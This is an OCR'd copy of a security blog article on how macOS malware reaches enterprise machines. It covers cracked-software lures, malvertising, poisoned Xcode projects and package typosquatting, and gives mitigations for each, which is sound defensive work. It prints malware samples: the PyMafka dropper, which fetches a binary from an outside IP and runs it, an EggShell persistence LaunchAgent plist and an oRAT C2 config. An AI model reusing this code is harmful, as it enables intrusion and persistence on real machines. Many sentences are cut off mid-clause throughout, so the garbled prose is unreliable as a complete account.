


7 Ways Threat Actors Deliver macOS Malware in the Enterprise

January 9, 2023
by Phil Stokes


Our 2022 review of macOS malware revealed that the threats faced by businesses and users running macOS endpoints included an increase in bac Threats like CrateDepression and PyMafka used typosquatting attacks against package repositories to infect users, while ChromeLoader and others vector.

However, the infection vector used by many other macOS threats remains unknown. SysJoker, OSX.Gimmick, CloudMensis, Alchemist and the Laza some of those for which researchers still do not know how victims were initially compromised. In these and other cases, researchers happened acr by discovering the samples on malware repositories like VirusTotal, where the sample's trajectory from threat actor through victim to discovery rem

Although this gap prevents us from building a full picture of any particular attack campaign, fortunately we can as defenders enumerate the possibl system and analyze how malware has used these vectors in the past. Armed with this knowledge, we can look to build more resilient defenses and

1. The Lure of Free Content

There is an abundance of macOS malware that is distributed through free content downloads sites such as torrent sites, shareware sites, cracked a




This torrent for a file utility downloads an adware installer

Content lures include:

- Cracked Software
- Live sports streaming sites
- VPNs, adverts for 'privacy' & geofencing evasion
- Movie, TV, Game and Music download sites, DRM circumvention
- Porn and sexual services sites

Free content lures are primarily used to drive adware and bundleware infections, but cryptominers such as LoudMiner have also been distributed th

The most common scenario is a user being offered free or cracked versions of an application; the user initiates a download of a disk image file purp finds that it is called something like "Flash Player", "AdobeFlashPlayer.app" or similar. These files are usually unsigned and the user is given instruc order to launch them.



Lure for a cracked version of Adobe Photoshop leads to an adware installer

As shown in the above image, this is a simple trick in the Finder that even non-admin users can use to defeat the Mac's built-in security mechanism

Some threat actors have recently been seen directing users to the Terminal to override Gatekeeper there, presumably to workaround any additiona have deployed via MDM (mobile device management).


Some users set out to seek legitimate content but are pulled into malicious sites through advertising and 'too good to be true' deals and offers. Ano perception among Mac users that exploring such links is not inherently dangerous because Macs are "Safe" and "Don't get viruses". The nature of t popups, misleading icons and redirecting links can quickly lead a user from a safe search to a dangerous download.

Although the "Flash Player" lure is largely used by adware and bundleware campaigns, it was also seen in a long-running campaign by Chinese thre campaigns that have made significant use of this vector include OSX.Shlayer, Pirrit and Bundlore. These threats are well-detected by security vendo based detection technology XProtect.

How To Prevent Attacks via Free Content

Mitigating infections through this vector include:

- Controlling permissions relating to software downloads or launches via MDM and/or application allow/deny lists by a security product
- Restricting access to the Terminal via an MDM solution or a security product
- Restricting or preventing the execution of unsigned code with a security product
- Using endpoint protection software to prevent and detect known malware




2. Malvertising to Mac Users

Maliciously-crafted ads on webpages can run hidden code inside the user's browser, redirecting the victim to sites showing popups with fake softwa months, known malvertising campaigns aimed at macOS users include ChromeLoader and oRAT.

ChromeLoader, also known as Choziosi Loader or ChromeBack, takes the form of a malicious Chrome extension that hijacks the user's search engin browser traffic, and serves up adware to victims.

oRAT is a backdoor implant written in Go and is downloaded to the victim's machine as an unsigned disk image (.dmg) masquerading as a collection with the name Bitget Apps.pkg and the distribution identifier `com.adobe.pkg.Bitget`.



An encrypted blob of data is appended to the malicious binary that contains configuration data such as the C2 IP address.


```
1  {
2    "Local": {
3      "Network": "sudp",
4      "Address": ":5555"
5    },
6    "C2": {
7      "Network": "stcp",
8      "Address": "darwin.github.wiki:53"
9    },
10   "Gateway": false
11 }
12
```

oRAT's encrypted blob and the decrypted plain text

More details on oRAT can be found in the writeup here.

How to Prevent Attacks from Malvertising

Mitigations for threats distributed through malvertising include:

- Using firewall control and web filters to block access to known malicious websites. In extremely sensitive cases, firewalls can restrict access t
- Using Ad blocking software: ad blockers can prevent most adverts from being displayed, but this may have an impact on performance and acc
- Deploying endpoint protection software to prevent and detect the execution of malicious code delivered through malicious adverts

3. Poisoned Developer Projects

Developers are high-value targets for threat actors looking at mass infections, supply chain attacks, espionage and political manipulation. Undoubte developers to date was XcodeGhost, a malicious version of Apple's Xcode IDE hosted on a server in China in 2015. A number of Chinese developers mirror of Xcode because downloading the legitimate version from Apple's servers in the US was extremely slow.


XcodeGhost inserted malicious code into any iOS app that was built with it, and a number of infected apps were subsequently released on Apple's A stealing sensitive information such as the device's unique identifier and the user's Apple ID, and executing arbitrary code on the infected iOS device

More commonly and more recently, threat actors have sought to infect developers by means of shared code. Because developers look to increase p often seek out shared code rather than attempt to write their own implementation of tricky libraries or unfamiliar API calls.

Useful code can be found in public repositories hosted on sites like Github, but these can also be laced with malware or code that opens a backdoo XCSSET malware and XcodeSpy have both exploited shared Xcode projects to compromise developers of macOS and iOS software.

In XCSSET, a project's `.xcodeproj/project.xcworkspace/contents.xcworkspacedata` was modified to contain a file reference to a malicious Building the project caused the malware to be executed, which then dropped a multi-stage infection on the developer's machine, including a backd

In XcodeSpy, a threat actor distributed a doctored version of a legitimate, open-source project available on GitHub. The project's Build Phases inclu when the developer's build target was launched.



The obfuscated script found in an XcodeSpy sample.

The script created a hidden file at `/private/tmp/.tag` , which contained a single command: `mdbcmd`. This in turn was piped via a reverse shell to t custom EggShell backdoors found on VirusTotal.

On execution, the customized EggShell binaries drop a LaunchAgent either at `~/Library/LaunchAgents/com.apple.usagestatistics.plist` o `~/Library/LaunchAgents/com.apple.appstore.checkupdate.plist`. This plist checks to see if the original executable is running; if not, it cre version at `~/Library/Application Support/com.apple.AppStore/.update` then executes it.

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
   "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
3  <plist version="1.0">
4  <dict>
5      <key>AbandonProcessGroup</key>
6      <true/>
7      <key>Label</key>
8      <string>com.apple.usagestatistics</string>
9      <key>ProgramArguments</key>
10     <array>
11         <string>bash</string>
12         <string>-c</string>
13         <string>if (! pgrep -x .update &gt;/dev/null);then cp
   "/Users/alice/Library/Application Support/com.apple.AppStore/.update"
   "/Users/alice/Downloads/.update";chmod +x
   "/Users/alice/Downloads/.update";"/Users/alice/Downloads/.update";fi;</string>
14     </array>
15     <key>RunAtLoad</key>
16     <true/>
17     <key>StartInterval</key>
18     <integer>600</integer>
19 </dict>
20 </plist>
```

Persistence agent used by EggShell backdoor linked to XcodeSpy

How To Prevent Attacks via Poisoned Developer Project

Mitigations for threats distributed through this vector include:

- Isolating development environments from production environments
- Requiring all shared developer projects to be reviewed and authorized before being downloaded or built on company devices
- Implementing secure development practices such as secure coding guidelines, code review and code buddying
- Educating developers on the dangers of externally-sourced developer projects
- Monitoring for suspicious and malicious code execution with endpoint protection software

4. Open Source Package Repositories

Things start to get more serious when threat actors target open source package repositories. Code shared through these is widely used across man weak and difficult. There are many in use across different platforms and languages including:

- Python Package Index (PyPI)
- Crates.io (Rust)
- Node Package Manager (NPM)
- Go Module Index (Go)
- NuGet Gallery (.NET)
- RubyGems (Ruby)
- Packagist (PHP)
- Chocolatey (Windows)
- Scoop (Windows)
- Homebrew (macOS)
- CocoaPods (Swift, iOS)
- Carthage (Swift, macOS)
- Fedora Package Database (Linux)
- CentOS Package Repository (Linux)
- Arch Linux User Repository (Linux)
- Ubuntu Package Repositories (Linux)
- Alpine Package Repository (Linux)
- Maven Central (Java)

Package repositories can be susceptible to typosquatting attacks and dependency confusion attacks. In some cases, ownership of legitimate packa actors.

In May 2022, a popular PyPI package 'PyKafka' was targeted in a typosquatting attack with a package named 'PyMafka'. The PyMafka package con determined the operating system.

```
    if platform.system()=="Darwin":
        sfile="/var/tmp/zad"
        if not os.path.exists(sfile):
            url = 'http://141.164.58.147:8090/MacOs'
            f = request.urlopen(url)
            data = f.read()
            with open(sfile, "wb") as code:
                code.write(data)
            subprocess.Popen(["chmod","+x",sfile])
            subprocess.Popen("nohup /var/tmp/zad > /tmp/log
except Exception:
    pass
```

If the device was running macOS, it reached out to a C2 and downloaded a Mach-O binary called 'MacOs' and wrote it to `/private/var/tmp` with t obfuscated and dropped a Cobalt Strike beacon.

Only a week earlier, the Rust repository Crates.io had also been targeted by threat actors typosquatting the legitimate 'rust_decimal' package with a targeted environments with GitLab Continuous Integration (CI) pipelines and dropped a Go-written macOS-compiled Poseidon payload.

As 2022 closed out, an actor who later claimed to be a 'researcher' targeted the PyTorch package on PyPI with a dependency confusion attack.

Dependency confusion attacks take advantage of the fact that some packages have dependencies that are hosted on private servers. By default, pa dependencies by first searching the public repository. If the dependency package's name doesn't already exist in the public repo, an attacker can u repo and intercept the request from the client.

The malware dropped in the attack on PyTorch collected and exfiltrated a variety of sensitive data from the victim's machine for transfer to a remote and `~/.ssh/`.

PyTorch is a popular open-source machine learning library for Python, estimated to have had around 180 million downloads. In the 5 days between malicious package was hosted on PyPI, it achieved 2300 downloads.

How To Prevent Attacks via Package Repositories

Mitigations for threats distributed through this vector include many of the same recommendations as for protecting against malicious shared develo adopt the following recommendations:

- Using private repositories and configuring package managers not to default to a public repository
- verifying package authenticity through code signing
- periodic auditing and verification of externally-sourced code

5. Trojan Applications


Attacks on package repositories can be devastating and far-reaching, but they are also noisy: they will inevitably be discovered and draw a lot of att malware to specific targets more stealthily may prefer to trojanize popular applications.

